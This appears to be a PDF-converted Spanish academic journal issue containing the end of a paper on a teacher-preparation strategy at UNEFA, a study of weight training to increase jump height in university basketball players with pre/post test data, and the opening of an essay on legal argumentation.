
- Es objetiva porque las acciones de la misma surgen a partir del resultado del diagnóstico aplicado y de las necesidades de preparación de los profesores de la carrera de telecomunicaciones en el núcleo de Sucre de la UNEFA, en función de direccionar con efectividad la orientación profesional pedagógica.
- Es posible de ser aplicada, adaptándola a las condiciones concretas de cada lugar o región, es de fácil manejo por todos los sujetos involucrados en la misma.
- Está susceptible de cambios, por su capacidad de rediseño, argumentación en correspondencia con los resultados del diagnóstico, las metas y las necesidades.
- Las acciones tienen la posibilidad de adecuarse a las características de cada docente asesor y de interactuar con los contextos en que actúa.
- Las experiencias personales de los profesores fueron elementos importantes y permanentes del sistema de contenido.
- La selección de los contenidos en correspondencia con las necesidades cognoscitiva de los profesores permitieron guiar la autovaloración de la práctica social y de reconsiderar su modo de actuación laboral.
- La estrategia metodológica materializa las actuales concepciones pedagógicas sobre estrategia de preparación.
- La visión de la estrategia parte de la bidireccionalidad que existe entre sus componentes, diagnóstico, objetivo general y particular, etapas, acciones y evaluación.

**Preparación asistida, articulada y autogestionada permanente como estrategia metodológica**

Conociendo el contexto real de cómo se debería diseñar la estrategia metodológica, el autor visualizó las debilidades y potenciales del grupo de profesores, su entorno y sus posibilidades reales. Esto le permitió diseñar la estrategia metodológica para la preparación docente, que el investigador denominó Preparación Asistida, Articulada y Autogestionada Permanente (PAAAP). El autor considera que la preparación debe tener un componente asistido, debido a la acción y el efecto que podría tener la intervención de agente externo o interno al colectivo de profesores, en función de potencial estados superiores en el proceso de enseñanza-aprendizaje que ellos desarrollan (Coordinador académico de la carrera de telecomunicaciones, asesor aventajado, especialista y otros). El cual está en perfecta sintonía con los fundamentos psicológicos presentes en la investigación. La articulación la concibe en autor, como la relación dialógica que debe existir entre los profesores, el entorno laboral y los documentos rectores de la carrera. Es importante que la preparación satisfaga las necesidades de los profesores, pero también debe satisfacer los propósitos de la carrera, de allí que la articulación es un componente esencial, en opinión del autor, ella garantiza el éxito de la estrategia de

preparación metodológica.

La articulación tendrá como objetivos proporcionar los preceptos asociados a la relación dialógica con que se encaminarán los profesores en el proceso de preparación. Dado que la preparación está dirigida a los profesores, no como sujetos pasivos, sino más bien como sujetos activos del proceso, dado que en ellos recae el mayor peso de la aplicación de la estrategia. Ellos deberán conducir parte de su propia preparación, efecto que deberán lograr a través de la autogestión de sus propios conocimientos, en función de la articulación que determinen entre su labor de profesores, entorno académico y los componentes curriculares de la carrera, todo este proceso debe tener un carácter permanente. Por tanto el autor visualiza, La PAAAP de la siguiente manera:




Para el autor de la presente investigación, define al modelo curricular de la carrera de telecomunicaciones, como la estructura dialógica de la PAAAP, en concordancia con los documentos rectores de la UNEFA, que indican que la estructura del Modelo Curricular que establece la preparación, dentro de la perspectiva descrita donde se contemplan tres grandes planos. Leal (2004):

Plano Teórico–Conceptual, donde se encuentra el conjunto de saberes y conocimientos: filosóficos, políticos, sociales, pedagógicos, técnicos y científicos.

Plano Empírico–Operativo, en el cual el proceso de preparación tiene contacto con realidades concretas de la universidad y la comunidad y se enfrenta a situaciones específicas de su acción formadora y formativa a las cuales responde. Plano de Contraste, el cual le permite al profesor llegar a la síntesis, producto de la confrontación entre la teoría y la realidad de su acción práctica, en contextos particulares, pudiendo avanzar constante y reiteradamente en la contraposición, complementación y contrastación de la práctica con la teoría o viceversa, permitiéndole volver a reflexionar sobre sus experiencias y las teorías estudiadas, de acuerdo con la intensidad e intereses y exigencias de cada una de las realidades particulares donde se forma como profesional.

En el gráfico siguiente podrán visualizar cómo se comportan los planos para obtener el conocimiento y/o pensamiento pedagógico y como interactúan con los componentes de la estrategia de preparación, nótese que la flecha blanca significa el nuevo pensamiento pedagógico que emergerá de la reflexión sobre la praxis constante que hacen los profesores en su preparación, que le da el carácter permanente.

**Planos del Modelo Curricular y los componente del PAAA**



La preparación de los profesores de la carrera de telecomunicaciones, es un proceso complejo debido a la cantidad de subprocesos que lo integran y las múltiples relaciones y dependencias que se establecen entre sí. No obstante, para facilitar la planificación y administración del currículo es necesario descomponer ese proceso integral en sus partes esenciales.

Teniendo en cuenta que cada una de estas partes es un componente del diseño. El Programa contempla, para concretar la formación y el cumplimiento del objetivo planteado, cuatro (04) componentes: Formación Socio-Cultural, Formación Pedagógica General, Formación Especializada para la unidad curricular atendida y Vinculación de la Teoría con la práctica, dentro de cada uno de ellos están contenidos los diferentes básicos curriculares, que según Pérez (2005), considera como disciplinas de referencia para la preparación del docente asesor en el sentido que:

“... los básicos curriculares dentro de una disciplina, se consideran como áreas de formación profesional del docente que en su conjunto abarcan el contenido teórico práctico indispensable para el desempeño exitoso del profesor. Se hace referencia a contenidos teóricos prácticos indispensables porque es el contenido que debe dominar y manejar un docente y allí consideramos los conocimientos, habilidades, destrezas, sentimientos, valores, que hacen posible su práctica, por tanto resulta casi imposible declararlos en un currículo, por tal razón para la preparación del profesor, estamos hablando de aquellos básicos que son indispensables para su desempeño en esta nueva etapa que asume el proceso revolucionario, construcción del socialismo del siglo XXI. Momento que exige que el profesor enriquezca su currículo constantemente, producto de la necesidad que impone la propia práctica

pedagógica y los avances de un mundo globalizado. En resumen, los Básicos Curriculares contribuyen, no sólo al desempeño profesional, sino también a la consolidación de la preparación de la personalidad de los profesores de una carrera universitaria”.

Entre los cuatro componentes se expresa una interrelación dialéctica que garantiza la preparación integral del profesional, porque todos ellos se concretan a lo largo de la carrera de formación profesional. La preparación socio-cultural incluye elementos esenciales relacionados con el uso y

perfeccionamiento de la comunicación oral y escrita, el conocimiento de la Historia y Geografía de Venezuela, del acervo cultural y el devenir histórico del pensamiento político latinoamericano y caribeño en su interrelación con el pensamiento universal, así como las bases filosóficas, y sociológicas de la educación. De igual modo, el empoderamiento del estudiante con el proyecto país, mediante la internalización de los valores y premisas presentes en la Constitución de la República Bolivariana de Venezuela, expresados también en el Proyecto Simón Bolívar.

La preparación pedagógica general, por su parte, aporta las herramientas psicopedagógicas necesarias que le permiten alcanzar un modo de actuación profesional que se

corresponda con los requerimientos del nuevo educador desde el propio proceso de formación sociocultural en articulación con la dinámica de las relaciones esenciales que se expresan en el proceso pedagógico. Este componente deviene en un proceso de constante transformación al proporcionarles recursos de investigación y administración de estrategias de atención a nivel individual y grupal.

La preparación especializada, constituye la síntesis de la formación psicopedagógica y sociocultural que se comprueba en el marco del desempeño que el estudiante tiene en el ambiente educativo y la comunidad, en la medida que se apropia de los fundamentos de la Política Educativa Venezolana, con énfasis en la comprensión de los fundamentos y características del Sistema Educativo Bolivariano teniendo en cuenta los postulados de: desaprender, aprender y aprender haciendo.

La preparación en función del componente vinculación de la teoría y la práctica, se concretan los aprendizajes de los estudiantes en los tres componentes anteriores, mediante la interrelación constante que establecen entre el plano empírico-operativo y el teórico-conceptual a través del plano del contraste.

Este componente se basa en el accionar de los estudiantes en los diferentes escenarios de formación: el aula de clases, universidad y la comunidad, donde el aula de clases, redimensiona su responsabilidad en la labor pedagógica, porque contribuye al proceso formativo del nuevo profesional reforzado por el profesor, que con su experiencia y en estrecha relación con el entorno laboral, contribuirá a la formación de los estudiantes, generando una incidencia directa en la motivación y el compromiso con su

profesión, de modo que el estudiante refuerce sus aspiraciones profesionales y defina la especialización. Este proceso estará vinculado a la labor del coordinador de la carrera, jefe de la división académica y el decano de la universidad, como representantes de la Política Educacional Universitaria de la región, llamados a facilitar, supervisar y evaluar el mismo, así como propiciar la sinergia institucional que hará posible la formación integral del profesional.

El autor de la investigación se propone desarrollar un momento de intercambio y reflexión, a través de un taller general, donde participarán los integrantes que conformarán la muestra seleccionada, allí se explicará concretamente en qué consistirá la preparación para la orientación profesional, qué elementos se tendrán en cuenta, el tiempo de duración de la misma y acciones de forma general, los contenidos que se tratarán, la forma de evaluación que se empleará, se socializaran los criterios a partir de las necesidades de preparación entorno a la temática objeto de la investigación. Para efectuar esta tarea es necesario utilizar métodos tales como la observación, reflexión y debate. Para ello se utilizara como medio la entrevista, posteriormente se aplicaran las algunas formas de evaluación, tales como el Intercambio, discusión y narración de experiencias vivenciales.

Por otra parte, se busca determinar las limitaciones y potencialidades de los profesores en función de la orientación profesional a partir de las dimensiones e indicadores que permiten evaluar el desempeño de los mismos. Utilizando como método fundamental la reflexión, con el apoyo de medios propuestos para tal fin como los Materiales mimeografiados sobre dimensiones e indicadores. También es necesario hacer una valoración de ello, por tal motivo se aplicara un cuestionario de autoevaluación, que permita una mayor coherencia en las respuestas.

### Conclusión

La estrategia de preparación metodológica para los profesores de la carrera de telecomunicaciones, se estructuró en cuatro talleres que se sustentan en:

- La estrategia debe potenciar la implicación de los profesores de la carrera de telecomunicaciones en el análisis del estado de desarrollo y la concepción de la preparación metodológica.
- El aula de clase para la estrategia constituye el centro elemental para la preparación metodológica de los profesores.
- La interacción sistémica de los profesores con el desarrollo de los contenidos curriculares atendidos que les permite que en la medida que se propongan cambios significativos estos sean asimilados por ellos, de manera que ocurra un proceso de transformación en la calidad de los contenidos de aprendizaje.
- En los procesos de socialización de las discusiones, intercambios y las técnicas participantes deben ser concebidos como espacios abiertos y potenciadores de la creatividad, tanto en aportes individuales como en lo colectivo.
- La estrategia contempla el trabajo metodológico individual y colectivo. Permite ser asistido por un agente externo.
- Los contenidos que contienen los talleres se caracterizan por su flexibilidad, variedad y novedoso, contruidos a partir de las necesidades de los profesores de la carrera de telecomunicaciones, vinculados a los planos del modelo curricular de la misma.

### Bibliografía

- Pozo, J.I (1989): *Teorías cognitivas del aprendizaje*, Madrid, Ediciones Morata, S.A.
- Rodríguez del Castillo, María Antonia (2004): *Aproximaciones al campo semántico de la palabra estrategia*, Santa Clara, Villa Clara, Centro de Ciencias e Investigaciones Pedagógicas, Universidad Pedagógica “Félix Varela”. (Material en soporte digital.)
- Rodríguez del Castillo, María Antonia (2004): *Aproximaciones al estudio de las estrategias como resultado científico*, Santa Clara, Villa Clara, Centro de Ciencias e Investigaciones Pedagógicas, Universidad Pedagógica “Félix Varela”. (Material en soporte digital.)
- Rodríguez del Castillo, María Antonia (2004): *Tipologías de estrategia*, Santa Clara, Villa Clara, Centro de Ciencias e Investigaciones Pedagógicas, Universidad Pedagógica “Félix Varela”. (Material en soporte digital.)
- Rodríguez González, Fermín O y Sonia Alemañy Ramos (1998): Enfoque, dirección y planificación estratégicos. Conceptos y metodologías. En Dirección por objetivos y dirección estratégica. La experiencia cubana, compendio de artículos. – La Habana, CCED.
- Ruiz Iglesias, Magalys (2001): *La competencia investigadora*. Entrevista sobre tutoría a investigaciones educativas. México. Editorial Independiente.
- Simons Castellanos, Beatriz /y/ Llivina Lavigne, Miguel (s.f.): *Acerca de los resultados científicos*, La Habana, Centro de Estudios Educativos.
- Gutiérrez Moreno, Rodolfo B. los componentes del proceso pedagógico y su dinámica. Material mimeografico/Rodolfo B. Gutiérrez Moreno. Villa Clara: UP. “Félix Valera”, s.a. 2004.
- Ramírez, N. y otros. *El estudio de casos como método científico de investigación en la escuela*. La Habana: Editorial Pueblo y Educación. 2008.
- Martí Pérez, José (1975): *Obras Completas*, Tomos 4 y 21, La Habana, Editorial de Ciencias Sociales, pp. 248 y 386 respectivamente.
- Rodríguez González, Fermín O y Sonia Alemañy Ramos (1998): Enfoque, dirección y planificación estratégicos. Conceptos y metodologías. En Dirección por objetivos y dirección estratégica. La experiencia cubana, compendio de artículos. – La Habana, CCED.
- Ontoria, A. /et al/ (2000): *Potenciar la capacidad de aprender y pensar*. Madrid. Ediciones NARCEA. S. A.
- Burón, J. (1994). *Aprender a aprender: Introducción a la metacognición*. Bilbao: Editora Mensajero.
- Leal, E. (2004). Programa Nacional de Formación de Educadores. I Trayecto Formación de Educadores. <http://es.yahoo.com/espanol.my.yahoo.f593.mail.yahoo.com>

# AUMENTO DEL SALTO MEDIANTE EJERCICIOS CON PESAS

Juan José Miguel Reyes  
Juan Pablo López Pérez\*

## Resumen

El salto es un elemento muy importante e indispensable en el desenvolvimiento de un jugador de baloncesto. La mayor parte de las acciones que se realizan están vinculadas con el salto y suele ser un factor determinante para ganar o perder un partido.

Un equipo juvenil de baloncesto conformado por jóvenes pertenecientes a la Universidad Autónoma del Carmen fue sometido a la aplicación de un programa de ejercicios físicos con pesas. El programa estuvo encaminado al desarrollo de fuerza con ejercicios auxiliares de la halterofilia y otros más, intentando con éstos hacer que la fuerza desarrollada en dicho programa causara efecto en la acción del salto, contribuyendo de esta manera en el crecimiento deportivo del equipo de baloncesto de la Universidad Autónoma del Carmen y facilitando también el programa a los demás entrenadores para beneficiar el crecimiento de sus deportistas.

El programa mencionado con anterioridad duró tres meses y se ejecutó de lunes a viernes durante una hora diaria. Se logró conseguir que la mayoría de los atletas sometidos aumentaran la potencia de salto de una manera importante.

La medición de los saltos la determinamos con dos pruebas validadas: salto sin impulso y salto con impulso. Estas pruebas fueron aplicadas mediante un par de test. Iniciamos primero con un pre-test que se efectuó antes de iniciar el programa, para poder medir como comenzaban los atletas y después un pos-test que se efectuó después de haber concluido el programa, con la finalidad de probar el efecto del programa.

El programa concluyó con éxito, y se lograron los objetivos propuestos, sin tener ninguna complicación de por medio.

## Palabras claves

**Fuerza.** Es la resistencia que ejerce un cuerpo al tratar de mover un peso determinado.

**Fuerza máxima.** Es el mayor peso que una persona puede mover en solo una ocasión.

**Fuerza rápida.** Es la mayor velocidad a la que se puede vencer pesos medios.

**Fuerza elástica explosiva.** Es la mayor velocidad de un músculo para reaccionar de manera elástica.

**Fuerza relativa.** Es la fuerza que puede tener una persona en relación a su masa corporal.

**Potencia muscular.** Es la explosividad con la que responde un músculo ante ciertos estímulos.

**Resistencia límite.** Resistencia máxima que se puede tener.

**Aceleración.** Es el brusco cambio de velocidad medida por tiempo.

**Salto.** Es la altura que se puede alcanzar mediante el impulso generado con el apoyo del suelo.



\*Docentes de la licenciatura en educación física y deporte en la Dependencia Ciencias de la Salud de la Universidad Autónoma del Carmen.



**Introducción**

El siguiente trabajo se realizó con el fin de ayudar el progreso deportivo del equipo varonil, juvenil de basquetbol de la Universidad Autónoma del Carmen.

En esta investigación se demostró que el aumento de fuerza obtenido por medio de los ejercicios propuestos en el programa mejoró el salto en los atletas de basquetbol.

Los elementos más importantes que se tomaron en cuenta para el desarrollo de ésta investigación fueron: fuerza máxima, fuerza rápida y fuerza elástica y fuerza explosiva.

Kuznetsov (1981) mencionado por Suárez, I. (.2004) concluyen que la fuerza máxima es la que se da al vencer la resistencia límite, de acuerdo con el peso y una velocidad constante. Es importante conocer el concepto de fuerza máxima por que por medio de ésta se valoró la fuerza de cada atleta durante el programa y se hicieron mediciones cada determinado tiempo para tomar los valores de fuerza máxima alcanzada.

Fuerza rápida. Kuznetsov (1981) mencionado por Suárez, I. describe la fuerza rápida como las resistencias que no alcanzan magnitudes límites, con aceleración por debajo de la máxima. Este tipo de fuerza jugó un factor muy importante, en nuestro programa porque con esta se desarrollaron los ejercicios principales del programa.

Un elemento también relevante que se tomó en cuenta fue la fuerza explosiva. Kuznetsov dice que la fuerza explosiva es la fuerza que actúa de manera elástica por efectos de estiramiento previo esto se da

principalmente al realizar saltos. Este fue un elemento determinante para el estímulo de las fibras de contracción rápida en nuestro programa, y es importante decir que los saltos están basados en éste tipo de fuerza.

González, J. y Gorosteaga, E. (1995) mencionado por Suárez, I. (2004) relacionan la velocidad de ejecución con la fuerza, y mencionan que una mayor aplicación de fuerza, puede llevar a una mejora de potencia.

Todos los elementos para el desarrollo de la potencia que a continuación mencionamos se encuentran en ejercicios de fuerza que a su vez puedan ser controlados por la velocidad en el momento de su ejecución.

Por otra parte, se describirán las características de los ejercicios de halterofilia, que son los principales ejercicios con los que desarrollamos nuestro programa. Estos ejercicios se realizan con pesos en las barras olímpicas y su técnica necesita ser ejecutada con alta velocidad para lograr su objetivo. Estos ejercicios asemejan a un salto. El estímulo que estos ejercicios le dan al tren inferior durante sus técnicas es bastante. En esta práctica se ejecutan extensiones bruscas de las extremidades, así como tirones enérgicos y a la vez estos ejercicios son generadores de potencia muscular. Por tal motivo nos enfocamos en varios ejercicios auxiliares de la halterofilia y otros más para lograr el desarrollo de la potencia del salto en los atletas de basquetbol.

Lo dicho con anterioridad de manera general nos dio un sustento para nuestra investigación, es lo elemental y nos hizo concretar nuestra investigación correctamente.

**Desarrollo**

El programa que se aplicó en la investigación se desarrolló de una forma planificada para poder obtener los mejores resultados.


La organización fue la siguiente:

- Se citó a los atletas de basquetbol el lunes 9 de diciembre del 2010, a las cinco de la tarde para aplicar un pretest, el cual fue el punto de partida del programa. Esta evaluación tuvo el objetivo de medir el salto de cada atleta.
- Se valoró la saltabilidad de los atletas con el test de Abalakob, mejor conocido como test de saltar y alcanzar.
- Primero se hizo la medición de alcance de forma estática. Esta se realizó midiendo la altura alcanzada con la punta de los dedos extendiendo los brazos hacia arriba. Ya teniendo este parámetro, entonces se prosiguió con las mediciones dinámicas.
- Salto sin impulso. Esta prueba se desarrolló de la siguiente manera: cada persona se colocó de pie en un lugar establecido y saltó sin dar pasos que le ayudaran a impulsarse, sólo debió elevar la mano que es la que toca la cinta que está pegada a la pared con la finalidad de alcanzar con la yema de los dedos la parte más alta. Se hacen tres intentos, y se toma el de mayor altura.
- Salto con impulso. Esta prueba es muy parecida a la anterior, sólo que en este sí se dan tres pasos antes de dar el salto y también se puede impulsar con la extensión de los dos brazos. En esta parte concluyo pretest.
- El 10 de diciembre iniciamos con algunos ejercicios suaves con pesas, para lograr que los jóvenes se fueran adaptando a las cargas posteriores.
- A partir del dos de enero partimos con la aplicación de los ejercicios, métodos y técnicas precisas para lograr la mejorar nuestro principal objetivo, que es, mejorar el salto. Esta parte del programa finalizó el nueve de marzo del 2011.
- El lunes 10 de marzo del 2011 se llevó a cabo el postest. El objetivo principal de esta evaluación fue medir cuánto mejoraron el salto los atletas. Esta prueba se realizó midiendo los mismos ejercicios y los mismos parámetros que en un inicio.
- Una vez obtenidos los resultados, se compararon los resultados del pre-test con el pos-test y se concluyó el análisis final.
- Con todo lo anterior, finalizó la investigación y se hicieron las anotaciones finales.

**Ejercicios empleados**


Arranque colgante
Final de arranque
Arranque parado
Clin colgante
Cuclillas y empuje
Tijeras
Cuclillas
Zancadas
Elevación de talón
Flexión de bíceps con barra
Flexión de tríceps con barra

SALTO SIN IMPULSO		
ATLETAS	PRE-TEST	POS-TEST
A	42	47
B	34	39
C	50	55
D	51	51
E	47	51
F	49	53
G	48	48
H	48	61
I	49	61
J	42	51
K	43	46
L	44	50
M	38	49



1

SALTO CON IMPULSO		
ATLETAS	PRE-TEST	POS-TEST
A	47	52
B	36	40
C	53	56
D	54	55
E	52	54
F	56	61
G	49	52
H	56	66
I	54	74
J	47	58
K	44	48
L	41	56
M	41	58



2

1.- Esta gráfica nos muestra la diferencia entre el pretest de salto sin impulso, aplicado antes del programa; y postest, aplicado al concluir el programa. Se logra apreciar de manera notoria que hubo mejoras individuales entre el inicio y el final del programa.

Resultados estadísticos:

- Razón t de la tabla: 2.179
- Razón t obtenida: 5.097
- Grado de libertad: 12
- Nivel de confianza: 0.05

2.- Esta gráfica nos muestra la diferencia entre el pretest de salto con impulso, aplicado antes del programa; y postest aplicado al concluir el programa. Se logra apreciar de manera fácil que hubo mejoras individuales entre el inicio y el final del programa.

Resultados estadísticos:

- Razón t de la tabla: 2.179
- Razón t obtenida: 4.428
- Grado de libertad: 12
- Nivel de confianza: 0.05

### Conclusiones

Después de tres meses de haber aplicado el programa con pesas, dirigido a los alumnos del equipo juvenil de basquetbol de la Universidad Autónoma del Carmen, concluyo que el grupo aumentó de una manera general en el salto, pudiendo hacer posible que con este elemento los atletas puedan obtener mejores resultados como basquetbolistas y de esta forma poner en alto el nombre de la Universidad Autónoma del Carmen.

Para la comprobación de la hipótesis empleamos el método estadísticos del T Student en el caso de comparación de la misma muestra medida dos veces.

En el salto sin impulso la razón t obtenida es 5.097 y la razón t de la tabla es de 2.179. En el caso del salto con impulso, la razón t obtenida es 4.428 y la razón t de la tabla es de 2.179. Como podemos darnos cuenta, en ambos casos el resultado de la razón t obtenida es mayor que el resultado de la razón t de la tabla, por lo tanto se demuestra que la hipótesis de investigación fue aprobada y rechazada la hipótesis nula.

Por otra parte es importante recalcar que de manera general se obtuvieron grandes resultados y que las personas que obtuvieron menor diferencia en sus resultados fueron aquellos que por alguna circunstancia tuvieron algunas faltas en el transcurso del programa.

Este programa puede ser de gran utilidad para muchos deportistas y entrenadores que utilicen el salto como parte del desarrollo de su deporte y también modificarse posteriormente para alcanzar otros objetivos.

Mediante el desarrollo del programa pudimos darnos cuenta de la importancia de la fuerza para el desarrollo la explosividad y otras capacidades, por lo tanto me daría la tarea posteriormente de probar un programa de pesas para el incremento de la salida en el atletismo.

### Bibliografía

- José A.; Acero J. y Jaime A. Albarracín (2005) *Biomecánica bidimensional del tiro libre preferencial en fútbol*. [http://www.gpsportspain.com/Literatura/28\\_Biomecánica\\_Tiro\\_libre\\_Acero\\_Albarraçin.pdf](http://www.gpsportspain.com/Literatura/28_Biomecánica_Tiro_libre_Acero_Albarraçin.pdf)
- Daniel Rojano Ortega, Francisco José Berral de la Rosa. (2009) *Análisis biomecánico del efecto de un aumento del ángulo de salida en el alcance del lanzamiento de peso*. <http://www.cafyd.com/REVISTA/01408.pdf>
- Palao, J.M.; Sáenz, B. y Ureña, A. (2001) *Efecto de un trabajo de aprendizaje del ciclo estiramiento - acortamiento sobre la capacidad de salto en voleibol*. <http://cdeporte.rediris.es/revista/revista3/artvolei.pdf>
- Daniel Juárez Santos-García, Fernando Navarro Valdivieso, Rosa María Aceña Rubio, José María González Ravé, Alfredo Arija Blázquez y Víctor Muñoz Fernández Arroyo. (2008) *Relación entre la fuerza máxima en squat y acciones de salto, sprint y golpeo de balón*. <http://www.cafyd.com/REVISTA/01001.pdf>
- Sergio Guarda Etcheverry. (2007) *Los 100 metros: antecedentes biomecánicos*. <http://www.saludydeportes.com.ar/Metodologia/100metros.htm>
- Catalina González Cruz, Federico Bregains y Ariel Braidot. (2008) *Análisis cinemático del salto en pacientes sin patologías en extremidades inferiores*. <http://revistabme.eia.edu.co/Art%C3%ADculos/Edici%C3%B3n%2033-39.pdf>
- David Sánchez Oliva, Francisco Miguel Leo Marcos, Pedro Antonio Sánchez Miguel, Diana Amado Alonso, Tomás García Calvo. (2010) *Análisis de la importancia de la utilización de la pierna no dominante en el fútbol profesional*. <http://www.sobreenentrenamiento.com/publice/Articulo.asp?ida=1234>
- Hal Wisse. (2002) *Baloncesto aprender y progresar*. <http://books.google.com.mx/books?id=D0-T7oRQUdMC&pg=PA18&lpg=PA18&dq=importancia+del+salto+en+el+basquetbol>
- Dragomir v. kircob. (2005) *Entrenamiento del basquetbolista*. [http://books.google.com.mx/books?id=zJUH\\_oHdcrcC&pg=PA98&lpg=PA98&dq=potencia+EN+EL++salto+DE+los+BASQUETBOLISTAS+ISBN](http://books.google.com.mx/books?id=zJUH_oHdcrcC&pg=PA98&lpg=PA98&dq=potencia+EN+EL++salto+DE+los+BASQUETBOLISTAS+ISBN)
- N.J. Dougherty. (2005) *Educación física y deportes*. <http://books.google.com.mx/books?id=Ly5dt3cPmZUC&pg=PA26&lpg=PA26&dq=el+salto+en+los+deportes+con+bal%C3%B3n+isbn>
- Ignacio A. Costa. (2005) *Características físico-fisiológicas de los jugadores de básquetbol*. <http://www.sercorporal.com.ar/articulos/Caracteristicas-de-los-basquetbolistas.pdf>
- Daniel Pablo Ramacciotti. (2010) *Análisis de las cargas de entrenamiento según el perfil Condicional del jugador de fútbol con proyección profesional*. <http://www.efdeportes.com/efd147/cargas-de-entrenamiento-del-jugador-de-futbol.htm>
- David García López, Juan Azaél Herrero Alonso, De la Paz Hernández, J.A (2003) *Metodología del entrenamiento pliométrico*. <http://cdeporte.rediris.es/revista/revista12/artpliomtria.html>
- Iván Román Suárez (2004) *Giga fuerza*. Editorial deportes
- Fernando Rodríguez Facal. (2005). *Entrenamiento de la capacidad de salto*. [http://books.google.com.mx/books?id=JToH\\_MKr9b8C&pg=PA40&lpg=PA40&dq=saltar+y+alcanzar+por+abalakov&source=bl&ots=Okn=false](http://books.google.com.mx/books?id=JToH_MKr9b8C&pg=PA40&lpg=PA40&dq=saltar+y+alcanzar+por+abalakov&source=bl&ots=Okn=false)

# ARGUMENTACIÓN JURÍDICA

Efrén Jesús Requena Espinosa\*



La información que se ofrece en este documento fue motivada por el curso de *Argumentación Jurídica* que se imparte en la Facultad de Derecho de la Universidad Autónoma del Carmen, como parte del programa de posgrado relativo al doctorado en ciencias jurídicas, siendo profesor titular del mismo el doctor Víctor Manuel Rojas Amandi, dicho curso tiene como objetivo general:

“Proporcionar a los alumnos los instrumentos necesarios para conocer el estado del arte de las teorías de la interpretación jurídica y de la argumentación jurídica, de forma que puedan adquirir a partir de este conocimiento las habilidades y herramientas en la solución de los problemas jurídicos”<sup>1</sup>.

Los conceptos se obtuvieron exclusivamente del texto denominado: *Argumentación Jurídica*, escrita por el propio doctor Rojas Amandi y editado por Oxford; transcribo a continuación parte de la presentación del referido texto, para considerarlo como una breve introducción a los diversos tipos de argumentos jurídicos.

El autor del texto dice:

“Las teorías de la argumentación jurídica analizan las herramientas y reglas para argumentar en los discursos que se expresan en el contexto de la toma de decisiones, de las valoraciones y de la propuesta de

\*Docente de la Facultad de Derecho en la Universidad Autónoma del Carmen.

<sup>1</sup> Programa de curso sintético.

pretensiones y defensas que hacen valer los diversos operadores jurídicos. El objetivo de tal argumentación jurídica como disciplina teórica será hacernos conscientes de los requisitos que garantizan la racionalidad del razonamiento jurídico práctico en el argumentar jurídico. Los diversos procedimientos administrativos, judiciales o legislativos que dan lugar al nacimiento, transformación o extinción de los derechos y de las obligaciones, ya generales, ya particulares, prevén espacios para argumentar en pro o en contra de ciertas propuestas<sup>2</sup>.

“Para regular las etapas procesales existe el derecho procedimental; para garantizar la racionalidad jurídica de los argumentos, contamos con la teoría de la argumentación jurídica. Así en el intercambio de razones y justificaciones que se presentan dentro de los procedimientos jurídicos, las herramientas que nos proporciona la argumentación jurídica tienen como propósito garantizar que aquellas que operen como instancia de legitimación jurídica de las valoraciones y decisiones de la autoridad y de las pretensiones y defensas de los particulares”.

## Tipos de argumentación

### 1. Argumento a contrario

(p. 274-275)<sup>2</sup>

